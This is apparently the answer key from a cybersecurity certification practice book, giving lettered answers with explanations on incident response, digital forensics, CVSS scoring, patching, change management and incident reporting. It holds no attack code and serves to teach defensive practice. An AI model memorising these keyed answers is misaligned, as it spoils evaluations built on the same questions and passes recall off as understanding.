96. B. NIST classifies changes or deletion of sensitive or proprietary information as an integrity loss. Proprietary breaches occur when unclassified proprietary information is accessed or exfiltrated, and privacy breaches involve personally identifiable information (PII) that is accessed or exfiltrated.
97. C. Although responders are working to contain the incident, they should also preserve forensic and incident information for future analysis. Restoration of service is often prioritized over analysis during

containment activities, but taking the time to create forensic images and to preserve log and other data is important for later investigation.

98. A. Windows does not include a built-in secure erase tool in the GUI or at the command line. Using a third-party program like Eraser or a bootable tool like DBAN is a reasonable option, and encrypting the entire drive and then deleting the key will have the same effect.
99. C. Postmortem forensics can typically be done after shutting down systems to ensure that a complete forensic copy is made. Live forensic imaging can help to capture memory-resident malware. It can also aid in the capture of encrypted drives and filesystems when they are decrypted for live usage. Finally, unsupported filesystems can sometimes be imaged while the system is booted by copying data off the system to a supported filesystem type. This won't retain some filesystem-specific data but can allow key forensic activities to take place.
100. C. A Windows System Restore should not be used to rebuild a system after an infection or compromise since it restores only Windows system files, some program files, registry settings, and hardware drivers. This means that personal files and most malware, as well as programs installed or modifications to programs after the restore point is created, will not be restored.
101. B. Portable imaging tools like FTK Imager Lite can be run from removable media, allowing a live image to be captured. Kobe may still want to capture the system memory as well, but when systems are used for data gathering and egress, the contents of the disk will be important. Installing a tool or taking the system offline and mounting the drive are both undesirable in this type of scenario when the system must stay online and should not be modified.
102. B. If Manish has good reason to believe he is the only person with root access to the system, he should look for a privilege escalation attack. A

remote access trojan would not directly provide root access, and a hacked root account is less likely than a privilege escalation attack. A malware infection is possible, and privilege escalation would be required to take the actions shown.

103. C. The original creation date (as shown by the GPS date), the device type (an iPhone X), the GPS location, and the manufacturer of the device (Apple) can all provide useful forensic information. Here, you know when the photo was taken, where it was taken, and what type of device it was taken on. This can help narrow down who took the photo or may provide other useful clues when combined with other forensic information or theories.
104. B. A jump kit is a common part of an incident response plan and provides responders with the tools they will need without having to worry about where key pieces of equipment are during a stressful time. Crash carts are often used in datacenters to connect a keyboard, mouse, and monitor to a server to work on it. First-responder kits are typically associated with medical responders, and a grab bag contains random items.
105. D. Facebook, as well as many other social media sites, now strip image metadata to help protect user privacy. John would need to locate copies of the photos that have not had the metadata removed and may still find that they did not contain additional useful data.
106. C. The order of volatility for media from least to most volatile is often listed as backups and printouts; then disk drives like hard drives and SSDs; then virtual memory; and finally CPU cache, registers, and RAM. Artifacts stored in each of these locations can be associated with the level of volatility of that storage mechanism. For example, routing tables will typically be stored in RAM, making them highly volatile. Data stored on a rewritable media is always considered more volatile than media stored on a write-only media.

107. A. Modern Microsoft Office files are actually stored in a ZIP format. Alex will need to open them using a utility that can unzip them before he can manually review their contents. He may want to use a dedicated Microsoft Office forensics tool or a forensics suite with built-in support for Office documents.
108. D. Once a command prompt window has been closed on a Windows system, the command history is erased. If Lukas could catch the user with an open command prompt, he could press F7 and see the command history.
109. D. Economic impact is calculated on a relative scale, and Angela does not have all of the information she needs. A \$500,000 loss may be catastrophic for a small organization and may have a far lower impact on a Fortune 500 company. Other factors like cybersecurity insurance may also limit the economic impact of a cybersecurity incident.
110. B. The NIST guidelines require validation after clearing, purging, or destroying media to ensure that the action that was taken is effective. This is an important step since improperly applying the sanitization process and leaving data partially or even fully intact can lead to a data breach.
111. B. Tamper-proof seals are used when it is necessary to prove that devices, systems, or spaces were not accessed. They often include holographic logos that help to ensure that tampering is both visible and cannot be easily hidden by replacing the sticker. A chain of custody log works only if personnel actively use it, and system logs will not show physical access. If Latisha has strong concerns, she may also want to ensure that the room or space is physically secured and monitored using a camera system.
112. C. Collecting and analyzing logs most often occurs in the detection and analysis phase, whereas connecting attacks back to attackers is typically handled in the containment, eradication, and

recovery phase of the NIST incident response process.

113. C. If Raj has ensured that his destination media is large enough to contain the image, then a failure to copy is most likely because of bad media.  
Modification of the source data will result in a hash mismatch, encrypted drives can be imaged successfully despite being encrypted (the imager doesn't care!), and copying in RAW format is simply a bit-by-bit copy and will not cause a failure.
114. A. Failed SSH logins are common, either because of a user who has mistyped their password or because of scans and random connection attempts. Liam should review his SSH logs to see what may have occurred.
115. B. Identifying the attacker is typically handled either during the identification stage or as part of the post-incident activities. The IR process typically focuses on capturing data and allowing later analysis to ensure that services are restored.
116. D. Playbooks describe detailed procedures that help to ensure that organizations and individuals take the right actions during the stress of an incident.  
Operations guides typically cover normal operational procedures, while an incident response policy describes the high-level organizational direction and authority for incident response. An incident response program might generate a policy and a playbook but would not include the detailed instructions itself.
117. C. Slack space is the space left between the end of a file and the end of a cluster. This space is left open, but attackers can hide data there, and forensic analysts can recover data from this space if larger files were previously stored in the cluster and the space was not overwritten prior to reuse.
118. B. If the system contains any shutdown scripts or if there are temporary files that would be deleted at shutdown, simply pulling the power cable will leave

these files in place for forensic analysis. Pulling the cord will not create a memory or crash dump, and memory-resident malware will be lost at power-off.

119. C. Of the tools listed, only OpenVAS is a full-system vulnerability scanner. Wapiti is a web application scanner, ZAP is an attack proxy used for testing web applications, and Nmap is a port scanner.
120. B. The containment stage of incident response is aimed at limiting damage and preventing any further damage from occurring. This may help stop data exfiltration, but the broader goal is to prevent all types of damage, including further exploits or compromises.
121. B. Logical copies of data and volumes from an unlocked or decrypted device is the most likely mobile forensic scenario in many cases. Most forensic examiners do not have access to chip-level forensic capabilities that physically remove flash memory from the circuit board, and JTAG-level acquisition may involve invasive acquisition techniques like directly connecting to chips on a circuit board.
122. A. Wang knows that installing additional software on Windows system to capture traffic can interfere with forensic efforts or warn attackers that they are being observed. Using packet capture from another location on the network is the more common option in this scenario.
123. D. The process flow that Carol has discovered is typically used by an advanced persistent threat (APT). Phishing would focus on gaining credentials, whaling is similar but focused on important individuals, and a zero-day exploit leverages a newly discovered vulnerability before there is a patch or general awareness of the issue.
124. B. She is in the identification phase of the Electronic Discovery Reference Model (EDRM), which involves identifying systems and data before they are collected and preserved.

125. C. Carol should notify counsel and provide information about the policy and schedule that resulted in the data being removed. This will allow counsel to choose what steps to take next.
126. C. With most e-discovery cases, reviewing the large volumes of data to ensure that only needed data is presented and that all necessary data is made available takes up the most staff time. Many organizations with larger e-discovery needs either dedicated staff or outsourced efforts like this.
127. C. Cassandra should ensure that she has at least one USB multi-interface drive adapter that can connect to all common storage drive types. If she were performing forensic analysis, she would also want to use a hardware or software write blocker to ensure that she retains forensic integrity of the acquisition. A USB-C cable and a USB hard drive are commonly found in forensic and incident response toolkits, but neither will help Cassandra connect to bare drives.
128. B. Crime scene tape isn't a typical part of a forensic kit if you aren't a law enforcement forensic analyst or officer. Some businesses may use seals or other indicators to discourage interference with investigations. Write blockers, label makers, and decryption tools are all commonly found in forensic kits used by both commercial and law enforcement staff.
129. B. A call list provides a list of the personnel who should or can be contacted during an incident or response scenario. Sometimes called an escalation list, they typically include the names of the staff members who should be called if there is no response. A rotation list or call rotation is used to distribute workload among a team, typically by placing a specific person on-call for a set time frame. This may help decide who is on the call list at any given point in time. A triage triangle is made up for this question, and responsibility matrices are sometimes created to explain who is responsible for

what system or application but aren't directly used for emergency contact lists.

130. C. Overflowing a memory location by placing a string longer than the program expects into a variable is a form of buffer overflow attack. Attackers may choose to use a string of the same letters to make the overflow easier to spot when testing the exploit.
131. C. This is an example of an emergency change because the change was made without any advance approval. It was necessary to meet urgent security requirements, and Joanna should follow up as soon as possible by filing an emergency change notice.
132. D. Tabletop exercises allow testing of the incident response process without disrupting normal business activity. This is a good approach that gathers the team together to walk through an incident scenario. Full interruption tests are disruptive to the business and would not be appropriate in this case. Checklist reviews and management reviews do not provide the requested level of interaction with the team.
133. B. Generally speaking, analysts may obtain more forensic information when their organization has greater control over the underlying cloud resources. Infrastructure as a service (IaaS) environments provide the greatest level of control and, therefore, typically provide access to the most detailed information.
134. A. Any of these exercises may be used to help remind incident responders of their responsibilities. Checklist reviews have the least impact on the organization because they may be done asynchronously by individual employees. The other training/exercise types listed here would require a more substantial commitment of time.
135. C. All of these are standard port/service pairings, with the exception of SSH, which normally runs on port 22. If this is discovered frequently during

attacks, analysts may want to generate a new IoC to better recognize future attacks.

136. D. Vulnerability mitigation, restoration of permissions, and the verification of logging and communication to security monitoring are all activities that normally occur during the eradication and recovery phase of incident response. The analysis of drive capacity consumption is the assessment of an indicator of compromise (IoC), which occurs during the detection and analysis phase of incident response.
137. D. Parallel tests and full interruption tests involve the activation of incident response procedures, while checklist reviews and tabletop exercises do not. Full interruption tests are more risky than parallel tests because they involve stopping normal operations. Therefore, parallel tests have a lower likelihood of disrupting normal activities.
138. C. Changes in team members may cause someone to initiate a review, but it is more likely that a review would be initiated based on changes in the processes protected by the security program, control requirements (such as compliance obligations), or a control failure (such as a security incident).
139. C. The Open Source Security Testing Methodology Manual (OSS TMM), published by the Institute for Security and Open Methodologies provides guidance on testing the security of physical locations, human interactions, and communications. While web servers may fall under the general category of communications, they are not one of the specific testing objectives of OSS TMM.
140. A. This question is challenging because all of the answers are useful techniques when evaluating the security of a web application. However, we are looking for the answer that best balances the time required to conduct the test and the thoroughness of the results. Using an automated testing tool can quickly check all of the input fields in an application. Manual testing may produce more vulnerabilities

than an automated test, but it is very time-intensive, as is a penetration test. Interviewing software developers may result in some useful information, but it will not provide detailed results helpful in finding XSS vulnerabilities.

141. D. Individuals with specific business continuity roles should receive training on at least an annual basis. While it is always preferable to offer more frequent training, annual training is sufficient to meet the requirements of most organizations.
142. D. The goal of the business continuity program is to ensure that the organization is able to maintain normal operations even during an unexpected event. When an incident strikes, business continuity controls may protect the business' core functions from disruption.

The goal of the disaster recovery program is to help the organization quickly recover normal operations if they are disrupted. An incident may cause service disruptions that would trigger the disaster recovery plan.

Both the business continuity and disaster recovery programs may interact with the incident response program, but the incident response program is not directly responsible for maintaining normal operations. The same is true for risk management programs, which are focused on identifying and addressing all risks to the organization.

143. A. The goal of the disaster recovery program is to help the organization quickly recover normal operations if they are disrupted. An incident may cause service disruptions that would trigger the disaster recovery plan.

The goal of the business continuity program is to ensure that the organization is able to maintain normal operations even during an unexpected event. When an incident strikes, business continuity controls may protect the business' core functions from disruption.

Both the business continuity and disaster recovery programs may interact with the incident response program, but the incident response program is not directly responsible for recovering normal operations. The same is true for risk management programs, which are focused on identifying and addressing all risks to the organization.

144. A. Organizations should build solid, defense-in-depth approaches to cybersecurity during the preparation phase of the incident response process. The controls built during this phase serve to reduce the likelihood and impact of future incidents.
145. D. This question is tricky because many of these answers are partially correct. Root-cause analysis is the correct answer because it is the most specific term that describes Chris' work. The root-cause analysis is designed to figure out *why* an incident occurred. This is conducted as part of a lessons learned review, which is part of post-incident activity, which is part of incident management. However, all three of those terms are less specific, so they do not best describe the activity.
146. C. The Cyber Kill Chain includes actions outside the defended network, which many defenders cannot take action on, resulting in one of the common criticisms of the model. Other criticisms include the focus on a traditional perimeter and on antimalware-based techniques, as well as a lack of focus on insider threats.
147. C. Tamara's first priority should be containing the attack. This will prevent it from spreading to other systems and also potentially stop the exfiltration of sensitive information. Only after containing the attack should Tamara move on to eradication and recovery activities. Identifying the source of the attack should be a low priority.
148. A. The incident response policy provides the CSIRT with the authority needed to do their job. Therefore, it should be approved by the highest possible level of

authority within the organization, preferably the CEO.

149. A. Detection of a potential incident occurs during the detection and analysis phase of incident response. The other activities listed are all objectives of the containment, eradication, and recovery phase.
150. A. MITRE provides the ATT&CK, or Adversarial Tactics, Techniques, and Common Knowledge, knowledge base of adversary tactics and techniques. The ATT&CK matrices include detailed descriptions, definitions, and examples for the complete threat life cycle, from initial access through execution, persistence, privilege escalation, and exfiltration. Domination is not one of the phases.

## **Chapter 4: Reporting and Communication**

1. C. Although all of these options are viable, the simplest solution is to design a report that provides the information and then configure the system to automatically send this report to the director each month.
2. B. System administrators are normally in the best position to remediate vulnerabilities because they are responsible for maintaining the server configuration. Network engineers, security analysts, and managers may provide input, but they often lack either the privileges or the knowledge to successfully remediate a server.
3. C. Patrick should be extremely careful with this patch. If the patch causes services to fail, it has the potential to disable all of his organization's Windows servers. This is a serious risk and requires testing prior to patch deployment. Patrick's best course of action is to deploy the patch in a test environment and then roll it out into production on a staged basis if that test is successful. Options that involve deploying the patch to production systems prior to testing may cause those services to fail. Disabling all external access to systems is likely an overreaction that would have critical business impact.
4. D. Ben should obtain permission from the client to perform scans before engaging in any other activities. Failure to do so may violate the law and/or anger the client.
5. A. The fact that the server runs a critical business process should increase the importance of the patch, rather than deferring it indefinitely. Katherine should work with the engineer to schedule the patch to occur during a regular maintenance window. It is reasonable to wait until that scheduled window

because of the relatively low impact of the vulnerability.

6. B. In this situation, Grace is facing a true emergency. Her web server has a critical vulnerability that is exposed to the outside world and may be easily exploited. Grace should correct the issue immediately, informing all relevant stakeholders of the actions that she is taking. She can then follow up by documenting the change as an emergency action in her organization's change management process. All of the other approaches in this question introduce an unacceptable delay.
7. D. Joe has time to conduct some communication and change management before making the change. Even though this change is urgent, Joe should take advantage of that time to communicate with stakeholders, conduct a risk assessment, and initiate change management processes. These tasks will likely be abbreviated forms of what Joe would do if he had time to plan a change normally, but he should make every effort to complete them.
8. A. In this situation, Sally recognizes that there is no imminent threat, so it is not necessary to follow an emergency change process that would allow her to implement the change before conducting any change management. That said, the change should be made without waiting up to three months for a scheduled patch cycle. Therefore, Sally's best option is to initiate a high-priority change through her organization's change management process.
9. C. Gene's best option is to alter the sensitivity level of the scan so that it excludes low-importance vulnerabilities. The fact that his manager is telling him that many of the details are unimportant is his cue that the report contains superfluous information. Although he could edit the chart manually, he should instead alter the scan settings so that he does not need to make those manual edits each time he runs the report.

10. C. Although any of these reasons are possible, the most likely cause of this result is that the system administrator blocked the scanner with a host firewall rule. It is unlikely that the administrator completed the lengthy, time-consuming work overnight and without causing a service disruption. If the server were down, other IT staff would have reported the issue. If the scan did not run, Glenda would not see any entries in the scanner's logs.
11. A. Tom should consult service level agreements (SLAs) and memorandums of understanding (MOUs). These documents should contain all commitments made to customers related to performance. Disaster recovery plans (DRPs) and business impact assessments (BIAs) should not contain this type of information.
12. C. Zhang Wei should likely focus his efforts on high-priority vulnerabilities, as vulnerability scanners will report results for almost any system scanned. The time to resolve critical vulnerabilities, the number of open critical vulnerabilities over time, and the number of systems containing critical vulnerabilities are all useful metrics. The total number of reported vulnerabilities is less useful because it does not include any severity information.
13. D. The Technical Report will contain detailed information on a specific host and is designed for an engineer seeking to remediate the system. The PCI Technical Report would focus on credit card compliance issues, and there is no indication that this server is used for credit card processing. The Qualys Top 20 Report and Executive Report would contain summary information more appropriate for a management audience and cover an entire network, rather than provide detailed information on a single system.
14. D. The use of FTP is not considered a good security practice. Unless tunneled through a secure protocol, FTP is unencrypted, allowing an attacker to eavesdrop on communications and steal credentials

that may be transmitted over FTP links.

Additionally, this vulnerability indicates that an attacker can gain access to the server without even providing valid credentials.

15. B. Service level agreements (SLAs) specify the technical parameters of a vendor relationship and should include coverage of service availability as well as remedies for failure to meet the agreed-on targets. Memorandums of understanding (MOUs) are less formal documents that outline the relationship between two organizations. Business partnership agreements (BPAs) typically cover business, rather than technical, issues and would not normally include availability commitments. Business impact analysis (BIA) documents are risk assessments and are not legal agreements.
16. C. Of the documents listed, only corporate policy is binding on Raul, and he should ensure that his new system's configuration complies with those requirements. The other sources may provide valuable information to inform Raul's work, but compliance with them is not mandatory.
17. A. There is no reasonable justification for Pietro reviewing the reports prior to providing them to the administrators responsible for the systems. In the interests of transparency and efficiency, he should configure the scans to run automatically and send automated notifications to administrators as soon as they are generated. This allows immediate remediation. There is nothing preventing Pietro from performing a review of the scan results, but he should not filter them before providing them to the responsible engineers.
18. D. The Unknown Device Report will focus on systems detected during the scan that are not registered with the organization's asset management system. The High Severity Report will provide a summary of critical security issues across all systems. The Technical Report will likely contain too much detail and may not call out unknown systems.

The Patch Report will indicate systems and applications that are missing patches but not necessarily identify unknown devices.

19. D. The scenario does not indicate that Nabil has any operational or managerial control over the device or the administrator, so his next step should be to escalate the issue to an appropriate manager for resolution. Nabil should not threaten the engineer because there is no indication that he has the authority to do so. Nabil cannot correct the vulnerability himself because he should not have administrative access to network devices as a vulnerability manager. He should not mark the vulnerability as an exception because there is no indication that it was accepted through a formal exception process.
20. A. Maria should contact the vendor to determine whether a patch is available for the appliance. She should not attempt to modify the appliance herself, as this may cause operational issues. Maria has no evidence to indicate that this is a false positive report, and there is no reason to wait 30 days to see whether the problem resolves itself.
21. C. This is a critical vulnerability in a public-facing service and should be patched urgently. However, it is reasonable to schedule an emergency maintenance for the evening and inform customers of the outage several hours in advance. Therefore, Trevor should immediately begin monitoring affected systems for signs of compromise and work with the team to schedule maintenance for as soon as possible.
22. C. Thomas can deploy a web application firewall to block attempts to exploit the vulnerability. Applying a patch or updating the source code may also resolve the issue, but Thomas cannot do this himself because he does not have access to the source code. Dynamic testing identifies vulnerabilities but does not correct them.

23. C. Walt finds himself in a very common situation, with business leaders worried about the impact of vulnerability remediation on their activities. The business leaders are concerned about business process interruption and degrading functionality. This could be best resolved with a robust organizational governance process. The system in question is newly deployed, so it is not an example of a legacy system.
24. B. Organizations that process credit cards work with acquiring banks to handle their card processing, rather than directly with the card providers. Notification to the bank is part of this type of response effort. Requiring notification of law enforcement is unlikely, and the card provider listing specifies only two of the major card vendors, none of which are specified in the question.
25. C. Improper usage, which results from violations of an organization's acceptable use policies by authorized users, can be reduced by implementing a strong awareness program. This will help ensure users know what they are permitted to do and what is prohibited. Attrition attacks focus on brute-force methods of attacking services. Impersonation attacks include spoofing, man-in-the-middle attacks, and similar threats. Finally, web-based attacks focus on websites or web applications. Awareness may help with some specific web-based attacks like fake login sites, but many others would not be limited by Lauren's awareness efforts.
26. D. A distinct messaging system that can work if enterprise services are unavailable due to an incident can be a critical factor for IR teams. Whether it's a phone tree, a collaboration system that also allows distinct logins that are not part of enterprise authentication, or another solution, IR teams often need a system that is separate during wide-ranging incidents.
27. B. Disclosure based on regulatory or legislative requirements is commonly part of an incident

response process; however, public feedback is typically a guiding element of information release. Limiting communication to trusted parties and ensuring that data and communications about the incident are properly secured are both critical to the security of the incident response process. This also means that responders should work to limit the potential for accidental release of incident-related information.

28. D. Criminal investigations can take very long periods of time to resolve. In most cases, Joe should ensure that he can continue to operate without the servers for the foreseeable future.
29. D. NIST identifies customers, constituents, media, other incident response teams, Internet service providers, incident reporters, law enforcement agencies, and software and support vendors as outside parties that an IR team will communicate with.
30. A. FISMA requires that U.S. federal agencies report incidents to US-CERT. CERT/CC is the coordination center of the Software Engineering Institute and researches software and Internet security flaws as well as works to improve software and Internet security. The National Cyber Security Authority is Israel's CERT, whereas the National Cyber Security Centre is the UK's CERT.
31. A. Post-incident communication often involves marketing and public relations staff who focus on consumer sentiment and improving the organization's image, whereas legal often reviews statements to limit liability or other issues. Developers are typically not directly involved in post-incident communications and are instead working on ensuring the security of the applications or systems they are responsible for.
32. B. Although all of these functions are likely able to provide important advice on disciplinary policies, the human resources team has primary

responsibility for employee relations and would be the best team to include for this purpose.

33. A. All of these stakeholders should be included in the planning for an incident response program. However, Craig should be most careful about coordinating with external entities, such as regulatory bodies, because of their enforcement role. He should plan to coordinate more freely with internal entities, such as senior leadership, legal, and human resources.
34. B. Jacinda knows that reviewing business processes to see if they can be changed to use a secure version of the software package may require some business process changes but is often a possible solution. Ignoring the vulnerability isn't secure, turning off the service will disrupt the business itself, and third party patches rarely exist and are seldom a preferred solution.
35. C. Executive summaries are brief, clear, and focused on conveying the important elements of the IR report. They are typically found at the beginning of the report and are intended to allow leaders and others who read the report to quickly grasp and understand the content of the report.
36. D. Ian knows that media training is a common preparedness item for organizations that may have to respond to the media in the event of an incident. Building a list of phrases and topics to avoid is difficult before an incident and can be problematic if it becomes public. Engaging either legal counsel or a reputation defense firm does not prepare the organization itself for engaging with the media but may be part of post or during the incident activities if the organization feels it to be necessary.
37. D. Payment card industry requirements are contractual, not regulatory. Jason's organization is the customer, and law enforcement communication is not required by PCI.

38. C. The recommendations section of an incident response report will have specific suggestions for changes that will help prevent or limit the impact of future incidents. This statement provides more detail than would typically be found in an executive summary. Timelines specify when something happened but don't make recommendations, and scope detail provides information about the scale and impacted systems or services from an incident.
39. C. The common vulnerabilities scoring system (CVSS) score provides a numerical score that reflects the severity of a vulnerability and is thus useful for prioritization. Common vulnerabilities and exposure (CVE) provides a way to identify and catalog vulnerabilities. ATT&CK is a framework used to define adversarial tactics and techniques, and PASTA is a threat modeling process.
40. C. A common scenario for compensating controls and work-arounds is that a follow-up patch causes the fix to no longer work. This may be because settings are changed or because the service or system has been modified in ways the compensating control did not anticipate. It is less likely that an attacker would remove a patch, or that the system would be reinstalled without re-applying the remediation, and in most environments, users should not be able to change server configurations.
41. D. Scope statements are used to explain and define which systems, services, or infrastructure components were part of an incident. Timelines are used to show when events occurred in relation to each other. Evidence is provided as part of a report to show what was found and how it was interpreted. Impact statements describe what the incident's results or outcome was for the organization.
42. B. Since the violation is only an organizational policy, Nila should note that law enforcement engagement may hinder the organization's ability to respond or operate. Law enforcement isn't being asked to enforce organizational policy, the more

pressing issue is interruption of business instead of communications issues, and if the employee violated the law an arrest may happen anyway.

43. A. Sameer knows that mean time to detect should be lower if IoCs are being effectively captured, correlated, and analyzed. Mean time to respond measures the time from detection to assessing the event as an incident and activating the process. Mean time to remediate is a much more complex measure to provide a metric for since each incident's size, scope, and complexity will all influence the mean time to remediate. This metric requires more nuanced communication and explanation than a simple number on a report in many cases and may benefit from granular reporting describing types of incidents as well as their impact and scope. Mean time to compromise is not a metric defenders will typically track.
44. C. Alert volume is not an effective security metric because it is highly impacted by tuning as well as external factors like the number of probes and attacks. High-alert volumes don't indicate a poor incident response process but may indicate poor tuning or a high number of events. Low-alert volumes may similarly indicate poor tuning or events that are not being detected. Correlating the number of patches with alert volume does not produce a useful metric.
45. C. Network Time Protocol (NTP) is used to synchronize clocks and thus keeps log entries set to the proper time. Without synchronized time between systems, log entries can be extremely difficult to correlate, and timelines are difficult to build properly.
46. B. Service level agreements often have uptime requirements included in their metrics and measures. Since patching may require systems or services to be offline, an SLA is a common inhibitor to remediation. Nondisclosure agreements (NDAs) and key performance indicators (KPIs) are not

common inhibitors to remediation, and a TLA is a three-letter acronym!

47. B. The base metric group for CVSS includes the attack vector, the attack complexity, the privileges required, user interaction, and four impact metrics: confidentiality, integrity, availability, and scope. The maturity of exploit code is part of the temporal metric group, not the basic metric group.
48. B. Patching against vendor recommendations is the only control on this list that does not meet business requirements. Using a firewall device, disabling network connectivity, and moving the device to an isolated and secure network segment are all common compensating controls in this type of scenario.
49. C. Log entries showing logins from a country where the employee does not work or reside are an example of evidence that may be included in an incident response report.
50. D. The four stages of RCA are identifying problems and events that occurred as part of the incident, establishing a timeline of events, differentiating causal factors and the root cause, and documenting the root-cause analysis. Root-cause analyses result in a report, which may then be used as part of preparation processes where compensating controls may be employed. Implementing compensating controls isn't typically part of the RCA process itself.
51. A. The hostname and IP address are commonly used to identify each vulnerable host in a vulnerability report. The hardware (MAC) address is not typically listed, and subnet masks are also not typically listed.
52. D. Assessing whether incidents are remediated in a timely manner can help Hannah determine if IR completion is happening in a timely manner since remediation is the last nonreporting stage in the process and reporting is not typically a process where time to complete is critical to an organization.

53. D. This is an example of recurrence and is something that should be reported on as part of Mikalya's ongoing vulnerability reporting and exception management process. No risk scoring or prioritization is mentioned, and while mitigation was performed, re-appearing vulnerabilities are recurrence, not mitigation.
54. A. The Base Metric Group for CVSS includes both exploitability metrics and impact metrics. The impact metric is made up of components covering confidentiality, integrity, and availability impact as well as scope.
55. B. Legal counsel rarely needs to know an organization's vulnerability management status or stance. Security, audit, and compliance stakeholders do.
56. A. CVSS scores range from 0–10, with higher scores having greater impact, exploitability, temporal, and environmental factors. Without more context, the highest number will generally indicate the highest impact.
57. A. Service level objectives (SLOs) are part of a service level agreement (SLA) with a vendor. Time to remediate and time to patch are not risks or vulnerabilities, and internal policies do not determine vendor expectations without a contract or agreement in place.
58. C. Governance processes are most likely to lead to slower patching processes because of approval requirements. They typically do not prevent patches from being installed or the use of compensating controls, although it may take some time to identify which option will be put in place. It typically doesn't increase the number of vulnerabilities that need to be patched nor do they typically limit what vulnerabilities will be patched.
59. D. Just because IoCs exist doesn't mean that an incident has occurred. Instead, responders need to analyze the data available and to look for additional

information that will tell if the incident is a real incident or a false positive. Notifying counsel or law enforcement happens after an incident is verified and only if needed. Collecting forensic data happens once the organization determines that an incident has occurred and wants to investigate it.

60. A. Asha knows that alert volumes need to be tuned to be useful and will spend her time tuning alerts to ensure that only the important alerts escalate. Disabling alerts outside of working hours is a terrible idea and might cause her team to miss a critical alert. Subscribing to more IoC feeds or creating additional IoCs are both likely to increase alert volume.
61. A. NIST SP 800-61 is NIST's Computer Security Incident Handling guide and provides information on incident handling standards. NIST SP 800-53 describes security and privacy controls for information systems and organizations. ISO 27001 and SOC 2 are not NIST standards.
62. C. Jessica knows that communicating with customers and the media are both critical parts of public relations. Law enforcement, executive communications, and legal counsel communications are part of incident response communications but not necessarily part of public relations.
63. B. Awareness and training programs are an important part of vulnerability management practices, and Annie can expect that if administrators understand their roles, job requirements, and the importance of patching that they will more promptly patch systems they are responsible for. Switching notification styles is unlikely to have a major impact, attacking systems is not a common or typically acceptable practice in most organizations, and escalating to HR may lead to resentment and shouldn't be her first option.
64. A. Henry's organization is most likely to need to be compliant with the Payment Card Industry (PCI) standards and thus will need to run reports that will

help prove PCI compliance. A list of compromised or unpatched systems is not required for PCI-DSS.

65. D. Jen knows that configuration management is an appropriate solution to ensure that organization wide standards are met and that it can help with this type of issue. She may also need to implement an awareness program to ensure that admins are appropriately configuring systems before deployment, but configuration management is the more complete fix. Compensating controls aren't indicated by the question, and changing business requirements isn't a demonstrated need either.
66. B. Incident reports typically need to include who, what, when, where, and why. Hardware addresses, written statements from those involved, and police reports are rarely included.
67. A. Root-cause analysis requires data to proceed, and Jason knows that his next step is to collect data. Then he will proceed to determining causal factors, identifying the root cause, and prioritizing causes.
68. D. Mean time to respond is a key performance indicator (KPI) for incident response.
69. B. Lessons learned should include both positive and negative lessons learned. This ensures that organizations reinforce what goes well and improve what goes badly. Root causes are identified as part of a root-cause analysis, not as part of lessons learned.
70. C. Executive summaries should be short and to the point and are intended to allow readers to quickly understand the content of the report without reading the full report. Scope statements describe the scale and impacted systems or services, timelines list when events happened, and evidence provides detailed information about the incident that support analysis or theories.
71. A. Combining criticality and impact information organizations can determine both how dangerous the issue is and how likely it is to impact them. That

means that CVSS can provide a useful rating to prioritize their efforts given limited resources and time. Recurrence is not impacted by criticality or impact, and instead tends to point to technical or procedural issues. Compensating controls are used when a patch is not available or the fix does not meet the business needs of an organization. Patch installation is determined by administrators based on testing and organizational policies which may be influenced by criticality and impact for prioritization.

72. B. The fact that Natalie's organization uses containers will likely help her to avoid unexpected or unwanted downtime, but Natalie still needs to ensure the service is not interrupted as she deployed patched containers and removes the old vulnerable containers. An SLA does not require external governance; instead, it determines key aspects of the performance of the service like uptime, and downtime is rarely unlimited. Otherwise, an SLA wouldn't be in use. Finally, there is no mention of legacy systems in this question.
73. A. Angela knows that simply patching it is likely the best option. A well-known Windows vulnerability will typically have an available patch. She should find out why her organization has failed to patch it and address the issue. That may require awareness or training once she figures out why the patching isn't happening! Compensating controls are typically not necessary for an older, known vulnerability in a supported product because patches usually exist, and there's no indication in the question of a business process change that would help.
74. D. Simply turning a system off is not a common mitigation since systems typically have a purpose for running, and turning them off will create a business disruption. While turning systems off may be done in exigent circumstances, patching, deploying a compensating control, or disabling a vulnerable service are far more common.

75. C. It is critical to involve management in incident escalation processes to allow for proper escalation and response. Legal and law enforcement experts are engaged on an as-needed basis, and end users are not typically required to be involved in escalation.
76. C. Regulatory requirements often have specific timeframes for communication, regardless of the state of the incident response process. Contractual requirements tend to offer the organization more flexibility in reporting. Social media does not create requirements, and reputation may benefit from timely notification but does not result in requirements either.
77. C. Xuan should recommend that the organization change business practices. There are many other ways to exchange files that do not require a vulnerable software package, and change in process would resolve this. Awareness, compensating controls, and configuration management do not address the business need.
78. C. While a risk as low as 1.0 on the CVSS scale is unlikely to cause immediate harm, if a patch is available and does not introduce additional risk, it should still be installed at the next patch window.
79. C. The evidence section of an incident response report often includes information like log entries. Log files typically don't show up in the executive summary, the timeline, or the recommendations section of the report.
80. D. The environmental group includes information that takes an organization's specific requirements into account including availability requirements the organization itself establishes. Even if you're not familiar with the CVSS scoring system's three groupings (base, temporal, and environmental), you can likely answer a question like this by considering the likely meaning of each of these options.

81. C. This is an example of a business process interruption issue. Organizations are often sensitive to downtime and outages that could be caused by patching and vulnerability remediation during sensitive or busy parts of their business cycle. This often drives “freezes” or other windows where patching may be paused or delayed. There is no mention of a MOU or SLA that would be breached, and the system is not described as being a legacy system, making these less likely choices.
82. B. Incident response reports should include a lessons learned listing that describes ways to improve as well as how to avoid similar issues in the future. The executive summary is brief, and while it may point to lessons learned, it will not typically cover them in depth. The scope statement for an incident describes what systems, services, or other elements and assets of the organizations were impacted. Evidence provides information about how the incident was detected.
83. A. Compensating controls are an example of a mitigation technique and can be found as part of the mitigation recommendations.
84. A. This is an example of a proprietary system that may not use commonly available and supported operating systems or software. Legacy systems are out-of-date, often unsupported systems. Primary and secondary systems are not terms typically used to categorize vulnerable systems.
85. B. A hardware firewall will prevent the system from being remotely accessed if configured properly, protecting it from network-based attacks and acting as an appropriate compensating control. An IDS will only detect attacks and won’t stop them. Disabling the network connection for the device entirely is likely to impact the service level agreement for the device, and installing another OS is like impossible.
86. C. Amari should note the compensating control and ensure that periodic review is done to determine if new patches are required or any additional

compensating controls or maintenance of the firewall device is required. No incident occurred, meaning an incident report is not necessary. The device should not be removed from the vulnerability scanning system because it remains on the network. The vulnerabilities were not false positives and should not be treated as such.

